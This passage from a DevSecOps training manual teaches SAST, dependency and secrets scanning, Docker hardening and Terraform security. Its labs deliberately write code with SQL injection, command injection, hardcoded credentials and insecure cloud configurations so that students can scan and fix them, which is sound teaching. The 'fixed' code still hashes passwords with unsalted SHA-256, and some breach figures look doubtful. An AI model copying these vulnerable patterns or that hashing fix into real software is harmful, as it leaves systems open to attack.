- Required: List of mandatory security checks (minimum 4), failure criteria (what severity triggers a block), override process (who can approve overrides and under what circumstances), SLA for fixing failed security checks (High: 24h, Critical: 4h)
- This policy document is what gives your pipeline legal authority to block deployments

DAY
4

SAST, Dependency Scanning, and Secrets Detection

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Distinguish SAST, DAST, and SCA and explain when each is used

2. Run Bandit and Semgrep manually to find vulnerabilities in code

3. Configure dependency scanning to detect known CVEs in libraries

SAST (STATIC APPLICATION SECURITY TESTING)

analyses source code without executing it to find security vulnerabilities — SQL injection, XSS, hardcoded credentials, insecure functions — before the code runs.

SAST vs DAST vs SCA

Type	Full Name	What It Tests	When	Example Tools
SAST	Static Application Security Testing	Source code (without running it)	At commit / in CI	Bandit, Semgrep, SonarQube, Checkmarx
DAST	Dynamic Application Security Testing	Running application (black box)	After deploy to staging	OWASP ZAP, Burp Suite Pro, Nikto
SCA	Software Composition Analysis	Third-party libraries and dependencies	At build time	pip-audit, npm audit, Snyk, OWASP Dependency-Check
Secrets	Secrets Detection	Hard-coded credentials in code/history	At commit (pre-commit hook)	GitLeaks, TruffleHog, GitHub Secret Scanning

Bandit — Python SAST Tool

BASH

```
# Install pip install bandit --break-system-packages # Scan a single file bandit payment.py # Scan entire project bandit -r . # Scan with severity threshold (only HIGH and CRITICAL) bandit -r . --severity-level high # Output as JSON (for CI integration) bandit -r . -f json -o bandit-results.json # Example output: # Test ID: B608 # Issue: [B608:hardcoded_sql_expressions] Possible SQL injection via string-based query # Severity: MEDIUM # Confidence:MEDIUM # Location: payment.py:6:13
```

Semgrep — Multi-Language SAST

BASH

```
# Install pip install semgrep --break-system-packages # Scan with OWASP Top 10 rules semgrep
--config=p/owasp-top-ten . # Scan for specific vulnerability class semgrep --config=p/python-security
. # Scan with auto-selection of best rules semgrep --config=auto . # Scan and output results semgrep
--config=p/security-audit . --json | python3 -m json.tool
```

Dependency Scanning — SCA Tools

BASH

```
# pip-audit — Python dependency scanner pip install pip-audit --break-system-packages pip-audit
pip-audit --requirement requirements.txt # Example output: # Name Version ID Fix Versions # flask
2.0.1 PYSEC-2023-62 2.3.2 # requests 2.25.1 CVE-2023-32681 2.31.0 # npm audit — Node.js dependency
scanner npm audit npm audit --audit-level=high # Only fail on High+ # Safety — Python CVE database pip
install safety && safety check
```

Secrets Detection — GitLeaks and TruffleHog

BASH

```
# GitLeaks — scan current repository docker run -v "$(pwd):/path" zricethezav/gitleaks:latest detect
--source /path # TruffleHog — scan git history pip install trufflehog --break-system-packages
trufflehog git file://. --only-verified # GitHub CLI — enable secret scanning gh secret set MY_SECRET
# Store secrets properly (never in code) # Example detected secret: # ■ Found verified result! #
Detector Type: AWS # Decoder Type: PLAIN # Raw result: AKIA... # Commit: a3b4c5... Author:
dev@company.com
```

WHY THIS MATTERS

In 2023, a developer at a Fortune 500 company committed AWS credentials to a private GitHub repository. Within hours, attackers (who had also compromised the GitHub account) found the credentials and exfiltrated 2TB of customer data. The breach cost $50 million. GitLeaks running as a pre-commit hook would have prevented the commit entirely — in under 1 second.

PRACTICE *(2 Hours)*

LAB 10.4.1 — Hands-On SAST with Bandit and Semgrep

Objective: Find and fix real vulnerabilities in code using SAST tools.

Prerequisites: Python; Bandit; Semgrep installed; payment.py from Day 2

Step 1 — Create a Vulnerable Python File

BASH

```
cat > vulnerable_app.py << 'EOF' import sqlite3 import hashlib import subprocess import os #
Vulnerability 1: SQL Injection def get_user(username): conn = sqlite3.connect('users.db') query =
'SELECT * FROM users WHERE name = ' + username return conn.execute(query).fetchall() # Vulnerability
2: Weak cryptography (MD5) def hash_password(password): return
hashlib.md5(password.encode()).hexdigest() # Vulnerability 3: Command injection def
list_files(directory): return os.system('ls ' + directory) # Vulnerability 4: Hardcoded secret
AWS_SECRET = 'AKIAIOSFODNN7EXAMPLE' DB_PASSWORD = 'admin123' EOF
```

Step 2 — Run Bandit

BASH

```
bandit vulnerable_app.py # Expected findings: # B608: SQL injection (MEDIUM) # B324: Use of weak MD5 hash function (HIGH) # B602: Command injection via os.system (HIGH) # B105: Hardcoded password (LOW)
```

Step 3 — Run Semgrep

BASH

```
semgrep --config=p/python-security vulnerable_app.py # Semgrep will find same + additional issues # Compare findings between Bandit and Semgrep — what did each miss?
```

Step 4 — Fix the Vulnerabilities

BASH

```
cat > fixed_app.py << 'EOF' import sqlite3 import hashlib import os # Fix 1: Parameterised query (prevents SQL injection) def get_user(username): conn = sqlite3.connect('users.db') query = 'SELECT * FROM users WHERE name = ?' return conn.execute(query, (username,)).fetchall() # Fix 2: Use bcrypt/SHA256 (not MD5) def hash_password(password): return hashlib.sha256(password.encode()).hexdigest() # Fix 3: Use subprocess.run with list (no shell injection) def list_files(directory): return subprocess.run(['ls', directory], capture_output=True) # Fix 4: Use environment variables (not hardcoded) AWS_SECRET = os.environ.get('AWS_SECRET_KEY') EOF # Run Bandit on fixed file — should have no HIGH findings bandit fixed_app.py
```

Step 5 — Run Dependency Scanner

BASH

```
pip-audit --requirement requirements.txt # Record: which packages have CVEs? What is the fix version? # Update requirements.txt with patched versions
```

■ ANALYSE THIS

Bandit found the MD5 hash as HIGH severity but the hardcoded password as LOW. Why is a hardcoded AWS credential more dangerous than weak password hashing in most contexts? When would LOW severity findings become critical? (Hint: business context from Week 9)

BUILD *(2 Hours)*

BUILD BRIEF

Create a Security Scanning Integration Report for your CI/CD pipeline.

Section 1 — Tools Configured:

- For each tool: name, version, what it checks, OWASP categories covered, configuration options used

Section 2 — Findings from vulnerable_app.py:

- Complete table: Tool, Finding, Severity, OWASP Category, Line Number, Remediation

Section 3 — Fixed Code Comparison:

- Side-by-side: vulnerable code vs fixed code for each finding, with explanation of why the fix works

Section 4 — Pipeline Integration:

- Which stage each tool runs in (pre-commit, CI, post-deploy), estimated runtime per scan, impact on developer workflow

Section 5 — False Positive Analysis:

- Did any tool flag something that isn't actually a vulnerability? How would you tune it?

Format:

- Professional report — professional enough to show a development team why they need these tools

DOCUMENT

Writing Prompt:

Write a Secure Coding Standards document for QuickPayNG's Python development team. Audience: Developers (technical). Length: 400–500 words.

- Required: Top 5 coding rules (with good vs bad code examples), how to use SAST locally before committing (developer workflow), what to do when the pipeline fails (fix process, not bypass process), references to OWASP Top 10 categories each rule addresses
- Tone: Practical and developer-friendly — not a security lecture

DAY
5

Review, Assessment & Portfolio (Mini Project 3 Kickoff)

LEARN *(1 Hour) — Week Review*


LEARNING OBJECTIVES

1. Demonstrate all Week 10 DevSecOps skills without referencing notes

2. Complete a skills assessment covering pipeline configuration

3. Kick off Mini Project 3 — Complete DevSecOps Pipeline

Week 10 Mind Map — DevSecOps Pipeline Security



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 10.5.1 — Pipeline YAML Challenge

Objective: Write a GitHub Actions pipeline from memory.

Prerequisites: No notes — 30-minute timed challenge

Write a complete GitHub Actions workflow (security.yml) from memory that:

1. Triggers on push to main and pull requests
2. Sets up Python 3.11
3. Installs and runs Bandit SAST
4. Installs and runs pip-audit dependency scanner
5. Fails the pipeline if any HIGH severity vulnerability is found

LAB 10.5.2 — Vulnerability Fix Challenge

Objective: Fix 5 vulnerabilities in code without referencing notes.

Prerequisites: Python; Bandit; no notes

Run Bandit on vulnerable_app.py. For each HIGH severity finding: write the fix, explain why it works, and re-run Bandit to confirm the finding is resolved.

LAB 10.5.3 — Git Security Audit

Objective: Audit a repository for security issues.

Prerequisites: GitHub repository from Day 2; no notes

1. Check: does the repository have branch protection enabled on main?
2. Check: is there a .gitignore that excludes .env files?
3. Check: does the GitHub Actions pipeline fail on High severity vulnerabilities?
4. Run GitLeaks or TruffleHog on the repository — are there any secrets in history?
5. Write a 1-page security audit report of your repository findings

BUILD *(2 Hours) — Mini Project 3 Kickoff*

■ MINI PROJECT 3 — Complete DevSecOps Pipeline — Secure Python Application

Build a complete DevSecOps pipeline for a fictional payment processing application. This is your major portfolio piece for Phase 3 — it demonstrates that you can implement security directly into the development lifecycle.

Deliverables:

- Repository: Create a new GitHub repository called 'techrise-payment-api' with proper branch protection enabled
- Application Code: Write a simple Python Flask API with at least one endpoint — include both a vulnerable version and a fixed version in separate branches
- Security Pipeline: GitHub Actions workflow with minimum 4 security gates (SAST, dependency scan, secrets detection, and one more of your choice)
- Vulnerability Report: run all tools against the vulnerable branch — document all findings in a table (tool, finding, severity, OWASP category, fix)
- Fixed Branch: create a 'secure' branch where all findings are remediated — pipeline passes with no High/Critical findings
- SAST Comparison: compare Bandit vs Semgrep results on the same code — what did each find? What did each miss?
- AI Integration: use AI to help write YAML pipeline configuration, then validate every line — document what AI generated vs what you corrected
- DevSecOps Maturity Report: 1-page assessment of your pipeline's coverage vs OWASP Top 10 — which categories are covered, which are not
- BONUS: Add a pre-commit hook that runs Bandit locally before any commit
- BONUS: Add OWASP ZAP DAST scan against the running application

Tools: Git · GitHub Actions · Bandit · Semgrep · pip-audit · GitLeaks · Python Flask · Claude AI (documented)

Mini Project 3 — Submission Details

- Due: End of Week 11 (one week from today)
- Format: GitHub repository link + PDF report (minimum 15 pages)
- Submission: Share repository link + PDF to instructor
- Evaluation: Working pipeline (35%), Vulnerability findings (25%), Fixed code quality (20%), Documentation (20%)

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 10 learning reflection. Length: 300–400 words.

- The most powerful security gate you added to your pipeline and why it matters
- How does automating security checks change the developer experience compared to manual code review?
- What surprised you most about the vulnerabilities Bandit or Semgrep found in code you wrote?
- How does the 'shift-left' concept from Week 10 connect to the OWASP Top 10 from Week 5?
- Prediction: which security scanning tool will be most valuable in your career and why?

Weekly Checklist (Student-Facing)

- ■ I can explain the DevOps lifecycle (all 7 phases) and where security fits in each
- ■ I can explain shift-left security and calculate the cost difference of finding vulns in code vs production
- ■ I have a GitHub repository with branch protection enabled and a .gitignore configured
- ■ I have created a GitHub Actions workflow that runs on every push and pull request
- ■ My pipeline runs Bandit SAST and reports findings
- ■ My pipeline runs pip-audit dependency scanner
- ■ I have found and fixed at least 3 vulnerabilities using SAST tools
- ■ I have run secrets detection and confirmed no secrets are in my repository history
- ■ My Mini Project 3 repository is created and the vulnerable application branch is pushed
- ■ I understand the difference between SAST, DAST, and SCA and when to use each

Skills Verification

Skill	How to Demonstrate It	Pass Standard
DevOps lifecycle	Name all 7 phases and one security activity per phase	All 7 phases correct with security context
Git workflow	Create branch, commit, push, open PR — without notes	All steps completed; PR triggers pipeline
GitHub Actions	Show working security.yml running on GitHub	Pipeline runs; at least 2 security checks visible
Bandit SAST	Run Bandit on vulnerable_app.py and show findings	SQL injection and weak crypto findings identified
Fix vulnerabilities	Show fixed_app.py with Bandit reporting 0 HIGH findings	All HIGH findings remediated; Bandit passes
Dependency scan	Run pip-audit on requirements.txt with CVE findings	At least one CVE identified with fix version
Secrets detection	Show repository history is clean of secrets	GitLeaks/TruffleHog reports no verified secrets

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Concept Questions

1. Explain 'shift-left security' in one sentence. If a vulnerability costs $10 to fix in code, what does it cost in production, and why?
2. What is the difference between SAST and DAST? Give one tool for each and describe what it would find that the other misses.
3. What is a CI/CD pipeline? In a DevSecOps pipeline, what happens when a security gate FAILS — specifically what is blocked and what must the developer do?

YAML and Pipeline Questions

4. Write a GitHub Actions step (in YAML) that runs Bandit on the current directory and fails if any HIGH severity vulnerability is found.
5. What does the 'on: pull_request: branches: [main]' trigger in GitHub Actions mean? Why is it better to run security checks on pull requests rather than after merging to main?

Tool Knowledge

6. You run pip-audit on a Flask application and get: 'flask 2.0.1 has PYSEC-2023-62, fix: 2.3.2'. What does this mean? What exactly do you do to fix it? How do you verify the fix resolved the issue?
7. A developer says: 'I already use a private GitHub repository, so I don't need secrets detection.' Why is this incorrect? Give two scenarios where secrets in a private repo are still at risk.

Code Analysis

8. Identify the vulnerabilities in this code and name the Bandit finding ID for each:

PYTHON CODE

```
import os, hashlib def authenticate(user, pwd): h = hashlib.md5(pwd.encode()).hexdigest()
os.system('log_auth ' + user) return h == DB_PASSWORD
```

Connection to Previous Weeks

9. In Week 5 you exploited SQL injection manually using Burp Suite and DVWA. In Week 10 you found SQL injection using Bandit. Compare the two approaches: which is faster, which finds more context, which can be automated, and when would you use each?

Additional Resources

DevSecOps Fundamentals

- OWASP DevSecOps Guideline: https://owasp.org/www-project-devsecops-guideline/
- NIST DevSecOps Practice Guide: https://www.nist.gov/system/files/documents/2022/06/21/NIST.SP.800-204C.pdf
- TryHackMe — DevSecOps Path: https://tryhackme.com/path/outline/devsecops

SAST Tools

- Bandit — Python SAST: https://bandit.readthedocs.io
- Semgrep — Multi-language SAST (Free): https://semgrep.dev
- SonarQube Community (Free): https://www.sonarqube.org

Dependency and Secrets Scanning

- pip-audit: https://pypi.org/project/pip-audit/
- GitLeaks: https://github.com/gitleaks/gitleaks
- TruffleHog: https://github.com/trufflesecurity/trufflehog
- Snyk (Free tier): https://snyk.io

GitHub Actions

- GitHub Actions Documentation: https://docs.github.com/en/actions
- GitHub Actions Security Guides: https://docs.github.com/en/actions/security-guides
- Starter workflows for security: https://github.com/actions/starter-workflows/tree/main/code-scanning

Looking Ahead — Week 11

Preview — What's Coming in Week 11

- Container Security — Docker and Kubernetes security best practices
- Infrastructure as Code (IaC) Security — Terraform, CloudFormation scanning
- Cloud Security Posture Management (CSPM) — AWS/Azure misconfigurations
- Adding container scanning to your CI/CD pipeline (Trivy, Grype)
- Your Week 10 pipeline becomes the foundation for scanning containers and IaC

What to Review Before Week 11

- Your GitHub Actions pipeline from Week 10 — you will add container scanning to it
- Week 4 reconnaissance — cloud misconfigurations are scanned similarly to network vulnerabilities
- Week 6 SIEM — cloud security events will flow into your SIEM

What to Set Up Before Week 11

- Install Docker on Kali: sudo apt install docker.io -y && sudo systemctl start docker
- Create a free AWS account (or use existing): https://aws.amazon.com/free/
- Install Trivy (container scanner): sudo apt install trivy (if available) or from GitHub releases
- Keep your Week 10 GitHub repository — Week 11 builds on it directly

Mini Project 3 Reminder

- Mini Project 3 is due at the end of Week 11
- You should have the vulnerable branch and working pipeline done this week
- Week 11 adds container scanning as a bonus — focus first on the core pipeline

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 3 · DEVSECOPS & CLOUD SECURITY

WEEK 11

Container Security and Infrastructure as Code

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**11 of 12**	**3 — DevSecOps & Cloud Security**	**AI-First (Manual → AI Enhancement)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 11: Container Security and Infrastructure as Code**
  - Phase: DevSecOps and Cloud Security (Weeks 9–12)
  - Day 1 — Containers vs Virtual Machines and Docker Security
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Container Vulnerability Scanning with Trivy
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Infrastructure as Code (IaC) and Terraform Security
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — IaC Scanning with Checkov and Cloud Misconfiguration Detection
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 12**

Phase: DevSecOps and Cloud Security (Weeks 9–12) **Week 11 of 12**

WEEK 11: CONTAINER SECURITY AND INFRASTRUCTURE AS CODE

Weekly Overview

This week you will learn to secure the two foundational technologies of modern cloud infrastructure: containers and Infrastructure as Code (IaC). You will understand the difference between containers and virtual machines, master Docker security best practices, scan container images for vulnerabilities using Trivy, and learn to detect misconfigurations in Terraform code using Checkov. You will also explore the cloud shared responsibility model and IAM least privilege principles. By the end of this week, you will be able to assess container security posture and prevent cloud misconfigurations before they reach production.

How this week builds on Week 10

- Week 10 introduced CI/CD pipelines. This week you will add container scanning to those pipelines. Vulnerable base images will be caught automatically before deployment.

How this week sets up Week 12

- Week 12 is the Capstone project, where you will demonstrate a complete DevSecOps workflow including container security and IaC scanning.

Why this matters in a real security job

- Container misconfigurations and vulnerable base images are among the top 10 cloud breaches every year. The 2023 Toyota data breach exposed 2 million vehicles' data due to a misconfigured database container.
- Infrastructure as Code misconfigurations (public S3 buckets, open security groups) cause 70% of cloud data breaches. Securing containers and IaC is not optional — it is mandatory.

■ **DevSecOps Week Note: Container scanning and IaC scanning ARE the lesson. Every line of Dockerfile and Terraform must be explained with security context.**

DAY 1

Containers vs Virtual Machines and Docker Security

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the difference between containers and virtual machines

2. Describe Docker architecture (images, containers, registries)

3. Identify common container security risks and mitigations

A CONTAINER

is a lightweight, standalone, executable package that includes everything needed to run software (code, runtime, system tools, libraries), sharing the host OS kernel for efficiency.

Virtual Machines vs Containers Architecture

```
■■■
```

Vulnerable base image	Using an outdated OS image with known CVEs	FROM ubuntu:18.04 (has 500+ CVEs)	Use minimal/distroless images; scan with Trivy
Running as root	Container process runs as UID 0	No USER directive in Dockerfile	Add USER nonroot in Dockerfile
Exposed secrets	Credentials baked into image layers	ENV DB_PASSWORD=secret in Dockerfile	Use Docker secrets or environment injection
Privileged mode	Container has full host access	docker run --privileged	Never use --privileged; use specific capabilities
Unrestricted network	Container on host network	docker run --network=host	Use custom bridge networks; restrict ports
No read-only filesystem	Container can write anywhere	Malware persistence after breach	Use --read-only flag; mount specific writable volumes
Outdated packages	OS packages inside image have CVEs	apt packages not updated at build time	Update during build; rescan regularly

Secure Dockerfile — Best Practices

DOCKERFILE — SECURE vs INSECURE

```
# INSECURE Dockerfile (many issues) FROM ubuntu:18.04 # Old, vulnerable base image RUN apt-get install python3 -y COPY app.py /app/ ENV DB_PASSWORD=supersecret # Secret baked in! CMD ['python3', '/app/app.py'] # Runs as root! # SECURE Dockerfile (best practices applied) FROM python:3.11-slim # Minimal, updated base image # Create non-root user RUN groupadd -r appuser && useradd -r -g appuser appuser WORKDIR /app # Install dependencies first (better layer caching) COPY requirements.txt . RUN pip install --no-cache-dir -r requirements.txt # Copy application code COPY --chown=appuser:appuser app.py . # Switch to non-root user USER appuser # No secrets — use environment variables at runtime # DB_PASSWORD is injected by orchestrator, not baked in EXPOSE 8080 CMD ['python3', 'app.py']
```

WHY THIS MATTERS

The 2023 Toyota Connected Services breach exposed data of 2.15 million customers over 10 years. A database container had been accidentally configured with public access. A Trivy scan of the container image would have flagged the misconfiguration. Regular container scanning (which Toyota was not doing) would have caught it on the first deployment.

PRACTICE *(2 Hours)*

LAB 11.1.1 — Build a Vulnerable and Secure Docker Image

Objective: Create two Docker images — one with security issues, one hardened.

Prerequisites: Docker installed; Kali Linux

Step 1 — Create the vulnerable Dockerfile

BASH

```
mkdir -p ~/labs/week11 cat > ~/labs/week11/Dockerfile.vulnerable << 'EOF' FROM ubuntu:18.04 RUN
apt-get update && apt-get install -y python3 python3-pip COPY app.py /app/ ENV DB_PASSWORD=admin123
ENV API_KEY=sk-secret123 WORKDIR /app CMD ["python3", "app.py"] EOF # Create simple app cat >
~/labs/week11/app.py << 'EOF' import os print('App running as user:', os.getuid())
print('DB_PASSWORD:', os.environ.get('DB_PASSWORD', 'not set')) EOF # Build the vulnerable image cd
~/labs/week11 docker build -f Dockerfile.vulnerable -t vulnerable-app:v1 . docker images | grep
vulnerable-app
```

Step 2 — Run the vulnerable container and inspect

BASH

```
# Run and check what user it runs as docker run --rm vulnerable-app:v1 # Inspect the image for exposed
secrets docker history vulnerable-app:v1 docker inspect vulnerable-app:v1 | grep -A5 'Env' # PROBLEM:
You can see DB_PASSWORD=admin123 in clear text! # Anyone with docker inspect access can read your
secrets
```

Step 3 — Create the secure Dockerfile

BASH

```
cat > ~/labs/week11/Dockerfile.secure << 'EOF' FROM python:3.11-slim RUN groupadd -r appuser &&
useradd -r -g appuser appuser WORKDIR /app COPY --chown=appuser:appuser app_secure.py . USER appuser
EXPOSE 8080 CMD ["python3", "app_secure.py"] EOF cat > ~/labs/week11/app_secure.py << 'EOF' import os
print('App running as user:', os.getuid()) # Secrets are injected at runtime, not baked in db_pass =
os.environ.get('DB_PASSWORD', 'NOT SET') print('DB connection configured:', 'YES' if db_pass != 'NOT
SET' else 'NO') EOF docker build -f Dockerfile.secure -t secure-app:v1 . # Run — secrets injected at
runtime, not baked in docker run --rm -e DB_PASSWORD=runtimesecret secure-app:v1
```

■ ANALYSE THIS

Run docker inspect on both images. What is different in the Env section? Run docker run --rm vulnerable-app:v1 and note the user ID. Run docker run --rm secure-app:v1 and note the user ID. Which is safer and why does the user ID matter for security?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Docker Security Hardening Checklist and apply it to a real Dockerfile.

Required checklist items (minimum 10):

- Base image: use minimal/distroless, pin specific version (FROM python:3.11-slim, not FROM python:latest)
- Non-root user: create and use non-root USER in every Dockerfile
- No secrets in image: verify docker inspect shows no passwords, keys, tokens
- Read-only filesystem: add --read-only to docker run where possible
- Port exposure: EXPOSE only required ports (not -p 0.0.0.0:80:80)
- No --privileged flag: document why it is never acceptable
- Health checks: add HEALTHCHECK instruction to Dockerfile

- Multi-stage builds: use multi-stage to reduce final image size and attack surface
- Package versions: pin package versions, remove build tools from final image
- Image scanning: confirm Trivy scan passes before pushing to registry

For each item:

- Bad example (what NOT to do) and good example (correct implementation)

Deliverable:

- Professional checklist document + annotated Dockerfile showing all 10 controls applied

DOCUMENT

Writing Prompt:

Write a 'Containers vs Virtual Machines — Security Trade-offs' briefing for your development team. Audience: Developers who have only used VMs. Length: 350–400 words.

- Include: why containers are faster to start but have less isolation, the three scenarios where you should still use a VM instead of a container, and the one container security control that matters most (non-root user — explain why with a specific attack scenario)

DAY 2

Container Vulnerability Scanning with Trivy

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain what container vulnerability scanning detects
2. Run Trivy against Docker images and interpret the output
3. Integrate Trivy into a GitHub Actions CI/CD pipeline

TRIVY

is a comprehensive, easy-to-use vulnerability scanner for containers, filesystems, and IaC. It detects CVEs in OS packages, language-specific libraries, and misconfigurations in a single tool.

What Trivy Scans

```
■■■
```

```
python:3.9 (debian 11.7) Total: 47 (HIGH: 8, CRITICAL: 3) ■■■
```

Step 4 — Scan public images for comparison

BASH

```
# Scan DVWA (from our Week 5 lab) trivy image vulnerables/web-dvwa # Scan a minimal image trivy image alpine:3.18 # Scan a distroless image (Google's minimal image) trivy image gcr.io/distroless/python3
```

Step 5 — Create a comparison table

For each image scanned, record: image name, total CVEs, HIGH count, CRITICAL count, base OS. Which image is the safest choice? Why?

Step 6 — Scan the filesystem

BASH

```
cd ~/labs/week11 trivy fs . # This scans requirements.txt and the Dockerfile # It finds vulnerable Python packages AND Dockerfile misconfigurations
```

■ ANALYSE THIS

Your vulnerable Dockerfile uses ubuntu:18.04. Trivy shows 400+ CVEs. Your secure Dockerfile uses python:3.11-slim. Trivy shows far fewer. Why does base image choice reduce the attack surface so dramatically? What is the principle called? (Hint: minimise what's installed)

BUILD *(2 Hours)*

BUILD BRIEF

Add container scanning to your Week 10 GitHub Actions pipeline and create a Container Security Report.

Step 1 — Update your GitHub Actions pipeline:

- Add a Docker build step (build your secure Dockerfile)
- Add a Trivy scan step using aquasecurity/trivy-action
- Configure: exit-code 1 on CRITICAL findings, ignore-unfixed, HIGH+CRITICAL only

Step 2 — Container Security Report (document):

- For each image scanned: name, Trivy output summary, CVE count by severity
- Comparison table: vulnerable-app:v1 vs secure-app:v1 — what changed and why
- Base image recommendation: which base image would you use for a production Python app and why

Step 3 — Add to the pipeline report:

- Which stage container scanning runs in and why it runs AFTER build but BEFORE deploy
- What happens to the pull request if Trivy finds a CRITICAL CVE

Format:

- Working updated security.yml + PDF report showing pipeline with container scan step

DOCUMENT

Writing Prompt:

Write a Container Image Policy for your organisation. This defines which base images are approved for production use. Audience: Development team.

- Required: Approved base images list (python:3.11-slim, node:18-alpine, etc.), prohibited images (latest tags, ubuntu:18.04, any unscanned image), scanning requirements (must pass Trivy HIGH+CRITICAL before push to registry), update schedule (rescan every 30 days even if code hasn't changed — new CVEs are published daily)
- Include one real example: an image that passed Trivy on day 1 but would fail 30 days later due to a newly published CVE

DAY 3

Infrastructure as Code (IaC) and Terraform Security

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain Infrastructure as Code and why it introduces security risks

2. Identify common Terraform security misconfigurations

3. Write basic Terraform code with security controls applied

INFRASTRUCTURE AS CODE (IaC)

is the practice of managing and provisioning computing infrastructure through machine-readable configuration files (code) rather than manual processes — making infrastructure repeatable, versionable, and auditable.

Infrastructure as Code — How It Works

```
■■■
```

No MFA on root	No MFA config	Root account can be brute forced	Enforce MFA via AWS Config rule
Unrestricted egress	egress all 0.0.0.0/0	Malware can call home freely	Restrict to required IPs/ports

Terraform Secure vs Insecure Examples

TERRAFORM — INSECURE S3 BUCKET

```
# INSECURE: Public S3 bucket with no encryption resource "aws_s3_bucket" "data" { bucket =
"company-data" acl = "public-read" # ANYONE can read this! # No encryption # No versioning # No access
logging }
```

TERRAFORM — SECURE S3 BUCKET

```
# SECURE: Private encrypted S3 bucket resource "aws_s3_bucket" "data" { bucket =
"company-data-${var.environment}" tags = { Environment = var.environment } # No ACL = private by
default } resource "aws_s3_bucket_versioning" "data" { bucket = aws_s3_bucket.data.id
versioning_configuration { status = "Enabled" } # Versioning enables recovery from accidental deletion
} resource "aws_s3_bucket_server_side_encryption_configuration" "data" { bucket =
aws_s3_bucket.data.id rule { apply_server_side_encryption_by_default { sse_algorithm = "aws:kms" #
Encrypted at rest } } } resource "aws_s3_bucket_public_access_block" "data" { bucket =
aws_s3_bucket.data.id block_public_acls = true block_public_policy = true ignore_public_acls = true
restrict_public_buckets = true # Blocks ALL public access — belt and suspenders }
```

WHY THIS MATTERS

The 2019 Capital One breach exposed 106 million credit card applications. The attacker exploited an SSRF vulnerability to access the AWS metadata service and steal IAM credentials. They then used those credentials to access misconfigured S3 buckets. The S3 buckets had overly permissive IAM policies — a misconfiguration that Checkov would have flagged in the Terraform code before deployment.

PRACTICE *(2 Hours)*

LAB 11.3.1 — Write Terraform Code and Identify Misconfigurations

Objective: Create vulnerable and secure Terraform configurations.

Prerequisites: Terraform installed (or use for analysis only); text editor

Step 1 — Install Terraform (optional — for syntax validation)

BASH

```
wget -O- https://apt.releases.hashicorp.com/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/hashicorp-archive-keyring.gpg echo 'deb
[signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] https://apt.releases.hashicorp.com
$(lsb_release -cs) main' | sudo tee /etc/apt/sources.list.d/hashicorp.list sudo apt update && sudo apt
install terraform -y terraform --version
```

Step 2 — Create a vulnerable Terraform configuration

BASH

```
mkdir -p ~/labs/week11/terraform cat > ~/labs/week11/terraform/main_vulnerable.tf << 'EOF' provider
"aws" { region = "us-east-1" access_key = "AKIAIOSFODNN7EXAMPLE" # HARDCODED! secret_key =
"wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY" # HARDCODED! } resource "aws_s3_bucket" "user_data" {
bucket = "techrise-user-data" acl = "public-read" # ANYONE can read! } resource "aws_security_group"
"web" { ingress { from_port = 0 to_port = 65535 protocol = "tcp" cidr_blocks = ["0.0.0.0/0"] # ALL
ports open to internet! } } resource "aws_db_instance" "main" { engine = "mysql" instance_class =
"db.t3.micro" publicly_accessible = true # Database on internet! storage_encrypted = false # No
encryption! password = "password123" # Weak password! } EOF echo 'Vulnerable Terraform created'
```

Step 3 — Create a secure Terraform configuration

BASH

```
cat > ~/labs/week11/terraform/main_secure.tf << 'EOF' provider "aws" { region = var.aws_region #
Credentials from environment: AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY # No hardcoded credentials! }
variable "aws_region" { default = "eu-west-1" } variable "db_password" { sensitive = true } # Marked
sensitive } resource "aws_s3_bucket" "user_data" { bucket =
"techrise-user-data-${random_id.suffix.hex}" } resource "aws_s3_bucket_public_access_block"
